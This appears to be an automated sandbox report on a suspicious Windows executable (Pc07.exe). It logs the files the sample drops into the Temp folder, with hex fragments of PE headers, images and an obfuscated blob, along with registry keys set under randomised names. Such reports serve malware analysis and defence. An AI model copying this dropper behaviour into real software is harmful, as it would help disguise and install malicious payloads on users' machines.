C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsj949D.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW

<table>
<tr><th>File Path</th><th>Access</th><th>Attributes</th><th>Options</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll</td><td>read attributes | synchronize | generic write</td><td>device | sparse file</td><td>synchronous io non alert | non directory file</td><td>success or wait</td><td>1</td><td>406059</td><td>CreateFileW</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll</td><td>read attributes | synchronize | generic write</td><td>device | sparse file</td><td>synchronous io non alert | non directory file</td><td>object name collision</td><td>5</td><td>406059</td><td>CreateFileW</td></tr>
</table>

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nso6EF2.tmp	success or wait	1	403875	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsj949D.tmp	success or wait	1	405C78	DeleteFileW

File Written

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\fahrenheit.Roa</td><td>0</td><td>16379</td><td>40 fd 57 79 3c fd 52 1d 2f 26 42 2e 64 42 32 fd fd 51 fd fd 1a 5c fd fd 3d 4d fd fd 69 77 fd 18 fd 40 31 fd 5f fd fd fd 4c fd fd 1a 3d fd fd fd fd 4a 12 52 72 35 0e 29 50 fd 79 fd fd 08 64 4e fd fd 13 51 fd 2e 3d fd fd 78 71 5c 3b 48 41 21 3d 5c fd 60 fd 32 fd fd 65 fd 25 62 fd 39 fd 2b fd 5c fd fd 6c fd 47 5d 76 11 69 fd d6 2a 60 1d fd 35 2d 5c 24 21 fd fd 15 65 0f fd 1b fd fd 5d fd fd fd 1c 3d fd fd fd 39 6b 4d fd 69 fd 5d 71 a2 64 7c 01 0b 65 45 50 fd 5d 3f fd 18 5b fd fd 79 fd fd 48 fd 19 fd 6e fd 49 fd 0b 21 20 fd 4b 22 1f fd fd 0d 4a 5a 68 fd fd fd fd 03 4e 7c 16 17 38 fd 50 23 fd fd 2b fd 3c 5b 61 fd fd 14 fd fd 7b 78 fd fd 16 fd 0d 30 59 fd fd 77 fd 33 fd fd 42 fd fd 57 71 fd fd fd fd 2b 13 09 fd 76 35 0d 1a 0d 65 4d 65 fd fd 28</td><td>@Wy<R/&B.dB2Q\=Miw@1_L=JRr5)PydNQ.=xq\;HA!=\`2e%b9+lG]vi*`5-\$!e]=9kMi]qd|eEP]?[yHnI! K"JZhN|8P#+<[a{x0Yw3BWq+v5Me(</td><td>success or wait</td><td>23</td><td>4060F9</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Green_Leaves_21.bmp</td><td>0</td><td>10115</td><td>fd fd fd fd 00 10 4a 46 49 46 00 01 01 01 00 64 00 64 00 00 fd fd 00 3a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 03 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0f 61 51 12 00 04 00 00 00 01 00 00 0f 61 00 00 00 00 fd fd 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a fd fd 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a fd fd 00 11 08 00 6e 00 6e 03 01 22 00 02 11 01 03 11 01 fd fd 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00</td><td>JFIFdd:ExifMM*QQaQaCCnn"</td><td>success or wait</td><td>1</td><td>4060F9</td><td>WriteFile</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll	0	19056	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 03 00 28 5f 2b fd 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0b 00 00 20 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 fd 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 00 00 00 02 00 00 fd 15 01 00 03 00 60 fd 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd(_+" P`@@	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\drive-harddisk-system-symbolic.symbolic.png	0	264	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 fd 49 44 41 54 38 fd fd fd 31 6e 02 31 10 fd fd 28 fd fd 20 6c fd fd 06 68 fd 31 42 0a 45 04 fd fd 23 5c 03 24 68 fd 14 fd fd 6c 0c 76 fd fd fd 46 fd fd fd 37 fd 3b 5c fd 62 fd 16 fd 42 fd fd 77 22 61 57 71 fd 1b 3f fd 40 fd fd fd 4c 3f 71 72 23 fd 46 1a 2c 70 0a fd fd 27 fd 77 fd 06 fd fd fd 43 78 56 14 58 fd fd 1b 1f 18 62 15 6a fd 1a fd 53 07 fd fd 2e 38 76 fd fd fd 65 fd fd 15 49 1d fd 7c 15 5c 34 58 fd b2 66 fd 47 fd fd fd fd 2b 02 2d 36 fd fd fd fd 33 fd fd 0a fd 91 7b fd fd 22 0a 44 fd fd fd 72 7a 06 fd 2d fd 36 15 fd fd 6e 57 fd 3a 6f 31 fd 5f 59 56 7a 5d fd 22 4e fd 00 00 00	PNGIHDRasBIT|dIDAT81n1(lh1BE# \$hlvF7;\bBw"aWq?@L?qr#F,p'wCx VXbjS.8veI|\4XfG+-63{"Drz-6nW:o1_YVz]"N	success or wait	1	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mail-unread-symbolic.symbolic.png	0	243	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 fd 49 44 41 54 38 fd 52 4d 0a fd 30 14 fd fd 76 51 fd fd fd 42 50 fd 76 5a 05 2f 20 ab 2b fd fd 53 44 fd 22 fd 1a 63 fd 46 10 1c 18 fd fd 66 5e 5e 60 fd 1f fd 00 3b fd 02 fd 0f 39 02 fd fd 6c 0b fd 31 37 fd fd fd 30 fd fd 4d 4c fd fd 31 13 4d 32 1d fd fd 09 58 05 fd 39 30 fd 76 05 0e fd 89 fd 06 0b fd fd 20 0d fd 06 fd 51 fd fd fd 40 fd 6d fd fd 01 47 fd 4b fd 2d 60 fd fd 5c 25 44 fd 60 01 fd 42 fd 13 6a 5c fd 00 16 05 fd fd fd 11 5c fd fd 0d fd 1a 5c 1c 7b 1e 03 fd fd 67 fd fd fd fd fd 06 37 fd fd 69 fd 7f fd 0f 5c 00 00 00 00 49 45 4e 44 fd 42 60 fd	PNGIHDRasBIT|dIDAT8 M0vQBPvZ/ + SD"cFf^^`;9l170ML1M2X 90v Q@mGK-`\%D`Bj\\\ {g7i\IENDB`	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\scanner.png	0	633	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 02 40 49 44 41 54 78 01 fd fd 03 fd 26 4b 1c fd 6b 66 7a 35 fd 67 ca fd 67 c7 fd 18 3b 5f fd 1d 27 fd fd 6c f6 fd de fd fd 5e 7b fd fd 36 fd 5f 0d fd fd fd 5f 2f 67 39 fd 42 fd fd 72 fd fd fd 24 fd fd fd 5f 7e fd fd 34 fd 37 40 fd 34 68 fd 06 55 55 21 fd 32 fd 24 41 14 45 08 fd 10 51 18 22 2c 32 fd fd 71 fd 5b fd 6e 63 fd fd fd fd fd 1f fd 0b 16 2d fd 1b fd fd 06 fd 34 3a fd 19 43 fd fd 42 20 fd 63 24 fd 4e fd 14 fd 14 73 fd fd fd fd fd a1 fd fd 30 fd 6c 23 fd fd 55 6b 50 20 49 52 4f fd 65 fd 7f fd 67 fd 44 fd fd 86 26 3c 6a 6e 51 fd fd 6b fd fd fd fd fd fd 6b fd fd 54 2a fd ef fd fd 70 4c 53 2c 2c 44 18 fd	PNGIHDRa@IDATx&Kkf zgg;_'l^{6__ /g9Br$_~47@4hUU!2$AE Q",2q[nc-4:CB c$Ns0l#UkP IROegD& <jnQkkT*LS,,D	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\uninstalla.exe	0	24311	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 24 7f 15 5c 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 66 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPg LPf*_;PfsVPf.V`PfRichPf PEL$\f*	success or wait	13	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vm3dc003.dll	0	29050	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 15 17 19 fd 51 76 77 fd 51 76 77 fd 51 76 77 fd 51 76 77 fd 50 76 77 fd 45 1d 73 fd 5a 76 77 fd 45 1d 74 fd 54 76 77 fd 45 1d 72 fd fd 76 77 fd 3d 02 74 fd 58 76 77 fd 3d 02 73 fd 5e 76 77 fd 3d 02 72 fd 4c 76 77 fd fd 2d 72 fd 50 76 77 fd 03 1e 72 fd 52 76 77 fd fd 1f 74 fd 50 76 77 fd 34 10 76 fd 5c 76 77 fd 51 76 76 fd fd 76 77 fd fd 1f 73 fd 56 76 77 fd fd 1f 77 fd 50 76 77	MZ@ !L!This program cannot be run in DOS mode.$QvwQvwQvwQvwP vwEsZvwEtTvwErvw=tXvw=s^vw=rLvw-rPvwrRvwtPvw4v\vwQvvvwsVvwwPvw	success or wait	8	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\vtshim.c	0	15782	2f 2a 0a 2a 2a 20 32 30 31 33 2d 30 36 2d 31 32 0a 2a 2a 0a 2a 2a 20 54 68 65 20 61 75 74 68 6f 72 20 64 69 73 63 6c 61 69 6d 73 20 63 6f 70 79 72 69 67 68 74 20 74 6f 20 74 68 69 73 20 73 6f 75 72 63 65 20 63 6f 64 65 2e 20 20 49 6e 20 70 6c 61 63 65 20 6f 66 0a 2a 2a 20 61 20 6c 65 67 61 6c 20 6e 6f 74 69 63 65 2c 20 68 65 72 65 20 69 73 20 61 20 62 6c 65 73 73 69 6e 67 3a 0a 2a 2a 0a 2a 2a 20 20 20 20 4d 61 79 20 79 6f 75 20 64 6f 20 67 6f 6f 64 20 61 6e 64 20 6e 6f 74 20 65 76 69 6c 2e 0a 2a 2a 20 20 20 20 4d 61 79 20 79 6f 75 20 66 69 6e 64 20 66 6f 72 67 69 76 65 6e 65 73 73 20 66 6f 72 20 79 6f 75 72 73 65 6c 66 20 61 6e 64 20 66 6f 72 67 69 76 65 20 6f 74 68 65 72 73 2e 0a 2a 2a 20 20 20 20 4d 61 79 20 79 6f 75 20 73 68 61 72 65 20 66 72 65 65 6c	/*** 2013-06-12**** The author disclaims copyright to this source code. In place of** a legal notice, here is a blessing:**** May you do good and not evil.** May you find forgiveness for yourself and forgive others.** May you share freel	success or wait	1	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Pc07.exe	unknown	512	success or wait	519	4060CA	ReadFile
C:\Users\Public\Pc07.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\Public\Pc07.exe	unknown	4	success or wait	4	4060CA	ReadFile
C:\Users\Public\Pc07.exe	unknown	4	success or wait	58	4060CA	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\chirpier	success or wait	1	406407	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\chirpier\Malone	success or wait	1	406407	RegCreateKeyExW
HKEY_CURRENT_USER\Software\UNDERGRENS	success or wait	1	406407	RegCreateKeyExW
HKEY_CURRENT_USER\Software\UNDERGRENS\CRYSTALLING	success or wait	1	406407	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall	success or wait	1	406407	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\Hardheartedly12	success or wait	1	406407	RegCreateKeyExW
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\Tnker81	success or wait	1	406407	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\chirpier\Malone	Expand String Value	expand unicode	%WINDIR%\Gymnonoti.log	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\UNDERGRENS\CRYSTALLING	BARNEFADERS	binary	FF 9B 29 B0	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\Hardheartedly12	DANNY	dword	0	success or wait	1	40251B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Tnker81	Gorbag	dword	1	success or wait	1	40251B	RegSetValueExW

Disassembly

No disassembly